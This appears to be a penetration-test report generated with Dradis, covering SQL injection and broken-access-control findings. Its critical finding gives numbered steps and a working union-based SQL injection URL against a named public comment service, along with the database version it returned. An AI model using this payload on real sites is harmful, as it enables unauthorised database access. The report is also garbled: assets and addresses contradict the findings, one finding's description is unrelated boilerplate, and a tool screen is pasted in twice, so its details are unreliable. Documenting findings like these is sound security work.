Welford Systems

Client: cyber security

Date: 1/28/2026


Executive Summary

This report summarizes findings discovered during the engagement. Review all critical and high items first.

1 Critical	**1** High	**1** Medium	**0** Low	**0** Info

Analytics Overview

Severity Distribution



Key Findings Table

FINDING	SEVERITY	CVSS	ASSET
SQL Injection	CRITICAL	8.0	10.10.10.11
Broken Access Control	HIGH	8.0	10.10.10.10
SQL injection	MEDIUM	5.0	10.01.10.10

Technical Findings

SQL Injection

CRITICAL

Asset: 10.10.10.11

CVSS: 8.0 (CVSS:4.0/...)

DESCRIPTION

1. Log in to: https://intensedebate.com
2. Create your own site: https://intensedebate.com/install
3. Get your site ID from: https://intensedebate.com/user-dashboard

4. Go to: https://intensedebate.com/dash/$YourSiteId
5. Visit the vulnerable URL: https://intensedebate.com/commenthistory/$YourSiteId
6. Trigger SQLi: https://intensedebate.com/commenthistory/$YourSiteId%20union%20select%201,2,@@VERSION%23

Result: **10.1.32-MariaDB**

VULNERABILITY TYPE

Union-Based SQL Injection

Broken Access Control

HIGH

Asset: 10.10.10.10

CVSS: 8.0 (CVSS:4.0/...)


DESCRIPTION

The endpoint:

`GET /api/approvalRoutes/request/{id}`

does not enforce proper **object-level authorization**. By changing the numeric `{id}` parameter, an authenticated user can access **approval request details belonging to other users**, causing **sensitive information disclosure**.

EVIDENSE



Issues

	Title	Tags	Affected	State
□	Apache 1.3 HTTP Server Expect Header Cross-Site Scripting	High	10.0.155.160	Published
□	Apache HTTPD: error responses can expose cookies (CVE-2012-0053)	Medium	1.1.1.1	Published
□	Apache Web Server ETag Header Information Disclosure Weakness	Medium	10.0.155.160	Published
□	Approval request information diclosure (IDOR)	High		Published
□	Blind SQL Injection	Critical	1.1.1.1	Published
□	Firewall Detected	Info	10.0.155.157	Published
□	SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection	Low	173.45.230.150	Published
□	Secure HyperText Transfer Protocol (S-HTTP) Detection	Low	173.45.230.150	Published
□	TCP Sequence Number Approximation Based Denial of Service	High	10.0.155.157 10.0.155.160	Published

Show 25 entries

Showing 1 to 9 of 9 entries

Issues

- Apache 1.3 HTTP Server Expect Header Cross-Site...
- Apache HTTPD: error responses can expose...
- Apache Web Server ETag Header Information...
- Approval request information diclosure...
- Blind SQL Injection
- Firewall Detected
- SSL / TLS Renegotiation Handshakes MiTM Plainte...
- Secure HyperText Transfer Protocol (S-HTTP...
- TCP Sequence Number Approximation Based...

Connect Dradis to a library of issue descriptions so you don't have to copy & paste findings from an old report.

Dradis Community Edition v4.19.0 - dradis.com

xxxxx.png

SQL injection

MEDIUM


Asset: 10.01.10.10

CVSS: 5.0 (CVSS:4.0/...)

DESCRIPTION

1. OWASP (Open Web Application Security Project): Focused heavily on web and mobile application security, the OWASP WSTG/MSTG is the standard for testing web vulnerabilities, including the popular OWASP Top 10 risks.

NEW ATTRIBUTE



Issues

	Title	Tags	Affected	State
□	Apache 1.3 HTTP Server Expect Header Cross-Site Scripting	High	10.0.155.160	Published
□	Apache HTTPD: error responses can expose cookies (CVE-2012-0053)	Medium	1.1.1.1	Published
□	Apache Web Server ETag Header Information Disclosure Weakness	Medium	10.0.155.160	Published
□	Approval request information diclosure (IDOR)	High		Published
□	Blind SQL Injection	Critical	1.1.1.1	Published
□	Firewall Detected	Info	10.0.155.157	Published
□	SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection	Low	173.45.230.150	Published
□	Secure HyperText Transfer Protocol (S-HTTP) Detection	Low	173.45.230.150	Published
□	TCP Sequence Number Approximation Based Denial of Service	High	10.0.155.157 10.0.155.160	Published

Show 25 entries

Showing 1 to 9 of 9 entries

Issues

- Apache 1.3 HTTP Server Expect Header Cross-Site...
- Apache HTTPD: error responses can expose...
- Apache Web Server ETag Header Information...
- Approval request information diclosure...
- Blind SQL Injection
- Firewall Detected
- SSL / TLS Renegotiation Handshakes MiTM Plainte...
- Secure HyperText Transfer Protocol (S-HTTP...
- TCP Sequence Number Approximation Based...

Import issues

Connect Dradis to a library of issue descriptions so you don't have to copy & paste findings from an old report.

Libraries:

MediaWiki

Dradis Community Edition v4.19.0 - dradis.com

xxxxx.png